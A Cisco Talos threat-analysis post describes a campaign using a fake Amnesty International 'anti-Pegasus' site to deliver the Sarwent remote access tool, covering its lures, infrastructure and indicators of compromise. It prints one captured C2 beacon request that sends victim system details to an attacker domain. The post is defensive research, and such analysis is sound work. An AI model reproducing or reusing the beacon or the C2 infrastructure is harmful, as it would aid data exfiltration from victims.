A wolf in sheep's clothing: Actors spread malware by leveraging trust in Amnesty International and fear of Pegasus

blog.talosintelligence.com/2021/09/fakeantipegasusamnesty.html

By Vitor Ventura and Arnaud Zobec.

Threat actors are impersonating the group Amnesty International and promising to protect against the Pegasus spyware as part of a scheme to deliver malware.

Amnesty International recently made international headlines when it released a groundbreaking report on the widespread use of Pegasus to target international journalists and activists.

Adversaries have set up a phony website that looks like Amnesty International's — a human rights-focused non-governmental organization — and points to a promised anti-virus tool to protect against the NSO Group's Pegasus tool. However, the download actually installs the little-known Sarwent malware.


Sarwent contains the usual abilities of a remote access tool (RAT) — mainly serving as a backdoor on the victim machine — and can also activate the remote desktop protocol on the victim machine, potentially allowing the adversary to access the desktop directly. We believe this campaign has the potential to infect many users given the recent spotlight on the Pegasus spyware. In addition to Amnesty International's report, Apple also had to recently release a security update for iOS that patched a vulnerability attackers were exploiting to install Pegasus. Many users may be searching for protection against this threat at this time.

The malicious software being deployed is not a standard information stealer that, once executed, steals credentials and exfiltrates them immediately. In this case, Sarwent has a look and feel that could easily be recognized as a regular anti-virus program. It provides the attacker with the means to upload and execute any other malicious tools. Likewise, it can exfiltrate any kind of data from the victim's computer.

The campaign targets people who might be concerned that they are targeted by the Pegasus spyware. This targeting raises issues of possible state involvement, but there is insufficient information available to Talos to make any determination on which state or nation. It is possible that this is simply a financially motivated actor looking to leverage headlines to gain new access.


The campaign

Cisco Talos recently discovered this actor building a site that has almost the identical look and feel of Amnesty International's legitimate site. The original site has a white background behind the menu, but as you can see below, the fake site has a transparent background.



Fake Amnesty International website.

The attacker-controlled homepage advertises the "Amnesty Anti Pegasus" software, which the actor is calling "AVPegasus."



Home page of the fake Amnesty International website advertising Anti-Pegasus AV

However, this alleged anti-virus software is actually a known remote access tool (RAT) called Sarwent.

Fake AntiPegasus software User interface


As the screenshot above shows, even during the execution of the malware, the actor went to some length to trick the victim into believing that it was a legitimate anti-virus. This denotes a certain level of commitment on the actor's part that goes beyond the simple dropping of a RAT.

It is clear the actor is attempting to deceive concerned users into downloading and installing the fake anti-virus. However, we haven't yet seen a malicious advertisement or phishing campaign to promote the fake, and have no information currently on how the actor intends to attract targets to the fraudulent website they are using to distribute the malware.

Victimology


An analysis on the domains involved in this campaign shows that the initial domains are being accessed worldwide, without search engine matches or email telemetry that indicates

a widespread email campaign. The initial lure domains are seen globally, but have a low volume when compared to other large-scale campaigns.



Initial lure domains accesses world wide distribution

Looking at the C2 domains' volume, we can see a much narrower distribution country wise, with an even lower volume. In the case of the C2 active during our investigation, the countries affected are the United Kingdom, the United States, Russia, India, Ukraine, Czec Republic, Romania and Colombia, as can be seen on the screenshot below.



Sarwent command and control web panel.

Threat actor

Cisco Talos believes with high confidence that the actor in this case is a Russian speaker located in Russia and has been running Sarwent-based attacks since at least January 2021, covering a variety of victim profiles.

In previous campaigns, Talos found victims in several countries including, but not limited to, Colombia, India, the United States and Germany. We were however unable to identify the kind of lures used in the previous campaigns.

Talos assesses with moderate confidence that this actor has been using the Sarwent malware or another one with a similar backend, since 2014, which makes this malware much older than originally expected. The other possibility is that the threat actor has been using malware previously used by another actor.

Given the available data, we remain uncertain about the intentions of the actor. The use of Amnesty International's name, an organization whose work often puts it at odds with governments around the world, as well as the Pegasus brand, a malware that has been used to target dissidents and journalists on behalf of governments, certainly raises concerns about who exactly is being targeted and why. However our investigation has not found any other supporting data to make clear whether this is a financially motivated actor using headlines to gain new access, or a state supported actor going after targets who are rightfully concerned about the threat Pegasus presents to them.

Malware

This malware in its current Delphi version is not seen very often in the wild. It has several means of executing remote tasks, including remote desktop protocol (RDP) and Virtual Network Computing (VNC), despite the malware having shell and PowerShell execution capabilities.

Once the malware is executed, it contacts the domain medicalsystemworld[.]site. Then, it attempts to download another copy of itself if it needs to update later.

After that, the malware will perform the regular beacon activity to the command and control (C2) site, which is hosted on the same domain.

```
GET /gate/connect?hwid=90bae9e79e39a54f604b344e5635e023&os=Windows+7+Release+Preview+(Build%3A+7601+-+Service+Pack%3A+1.0)
+&bits=x64&av=Not+found HTTP/1.1
Host: medicalsystemworld.site
Connection: keep-alive
User-Agent: Opera/9.80 (Windows NT 6.0) Presto/2.12.388 Version/12.14
Accept: */*

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 23 Sep 2021 09:07:13 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
Set-Cookie: XSRF-
TOKEN=eyJpdiI6IkhLS2tLQVU0QytMeDlUWHB2YjFLVEE9PSIsInZhbHVlIjoiR2JDTlVDR29pODl2UEI1QXBvNk1tZXYzeGFsQVFoNXByY1dUWGs3OUYzV3RXemNUdkZjdGFaZkdDRFQrT1
BaWiIsIm1hYyI6IjQxZjA4MzMwZDMwN2IwN2ExMWI1ZmFlZWRkMzQyNTQ5YjhhYTI2YzVkY2I3ZjFmYzYwM2E1ZGYzMWJkZjc2YTYifQ%3D%3D; expires=Thu, 23-Sep-2021
11:07:13 GMT; Max-Age=7200; path=/
Set-Cookie:
laravel_session=eyJpdiI6Im9GVmhlb2ZHS0ZNVG1uQzlyOExUM2c9PSIsInZhbHVlIjoidVFEbEJONFE3TFFoXC9zeER5RWNmT1BFTDhaVEF2QjFQK3RRTjh0T3dXYW1cL3BGOGZndFp5
SHlEVnRcL0F0dlhBbiIsIm1hYyI6IjcwMzkxNzgxYWQ1ZmQ3NGIyNTE0YTYyOTNlNDNjYjFjZjc3MGE5YjcwYjNmYTI1YjZhMmRmMjdlY2Y3MzU0MWMifQ%3D%3D; expires=Thu, 23-
Sep-2021 11:07:13 GMT; Max-Age=7200; path=/; httponly
```

C2 communication traffic

During the first communication, the malware exfiltrates some information about the victim, including the operating system version, whether anti-virus software is installed and the system architecture. After that, the adversary can issue commands via the command line or PowerShell or access the desktop remotely via VNC or RDP.

The level of customization present in the fake anti-virus indicates that it is likely the operator has access to the source code of the Sarwent malware, and that they are not using a typical builder service. This level of familiarity also supports our earlier finding that the actor had been using the Sarwent malware since as early as 2014. This access is especially interesting given that we were unable to find anyone selling access or builders for this malware.

Infrastructure


The domains amnestyinternationalantipegasus[.]com, amnestyvspegasus[.]com and antipegasusamnesty[.]com were used to lure victims into downloading the malware. Records show that these domains were registered on Sept. 2, 2021 and the first two hosted on the same IP address. In fact, at the time of this investigation the second domain we mentioned above even has a download button that points to the first.

All but two of the domains associated with this campaign have their contact information anonymized. Amnestyinternationalantipegasus[.]com is registered under the name "Evgen Tarasevich " with the email vitapruneaummi51@gmail[.]com, antipegasusamnesty[.]com however is registered under the name Vladislav Syhomlin with the email address vladmakop@rambler[.]ru in both cases the domains have addresses in Kiev, Ukraine.

Our current, low-confidence, assessment is that these operational security errors were intentional and intended to distract and mislead investigators.

During execution, the malware contacts two different hostnames, one of which we already established as being the C2. The second domain is alwaysstriveandprosper[.]space — this

domain is not currently active. However, it is resolving to the same IP address as the first C2 so this might be a backup domain in case the first one is taken down. A quick Google search showed that the description of the site used to be the same has the current C2.



Heading of a second disabled C2

The page name shown in the screenshot above translates to "Authorization" in Russian. Therefore, we believe it was most likely an old C2 that was in place. The domain mementomoriforlife[.]ru was registered two days later and had passive DNS that shows it has been pointing to the same two IP addresses we found linked to this campaign. Talos has blocklisted both of these IPs.

Conclusion

At first glance, it may seem like an actor trying to gather some easy-to-monetize information. However, there are aspects of this, such as the level of customization with the RAT, information that appears to be intentionally misleading and the low volume of targets, that indicate this may be a more advanced actor without a financial motivation.

This is just the latest example of a threat actor trying to capitalize on people's concerns for their safety and recent headlines. Pegasus has been in the news recently, just as COVID-19 has been for a months, a common lure theme for attackers. Adversaries have also used international summits, elections and more to try to lure victims in and steal their information or spread malware. Defenders and administrators should always be aware of current events, and warn their users and employees of potential spam attacks that could leverage this information.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. SIDs: 54357, 57901

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

IOCS

Hostname/Domains

amnestyinternationalantipegasus[.]com
medicalsystemworld[.]site
alwaysstriveandprosper[.]space
amnestyvspegasus[.]com
antipegasusamnesty[.]com
mementomoriforlife[.]ru

IPs

87[.]249[.]53[.]124
185[.]215[.]113[.]67
194[.]9[.]71[.]129

Hashes

59a447749878aec9ed0a9a71332b8a3d50eafee21de446b70a370786d548ee05
5df8a6f08f0eeb1b05f949328674444778c4c078f03e35c0efff268c58dc6396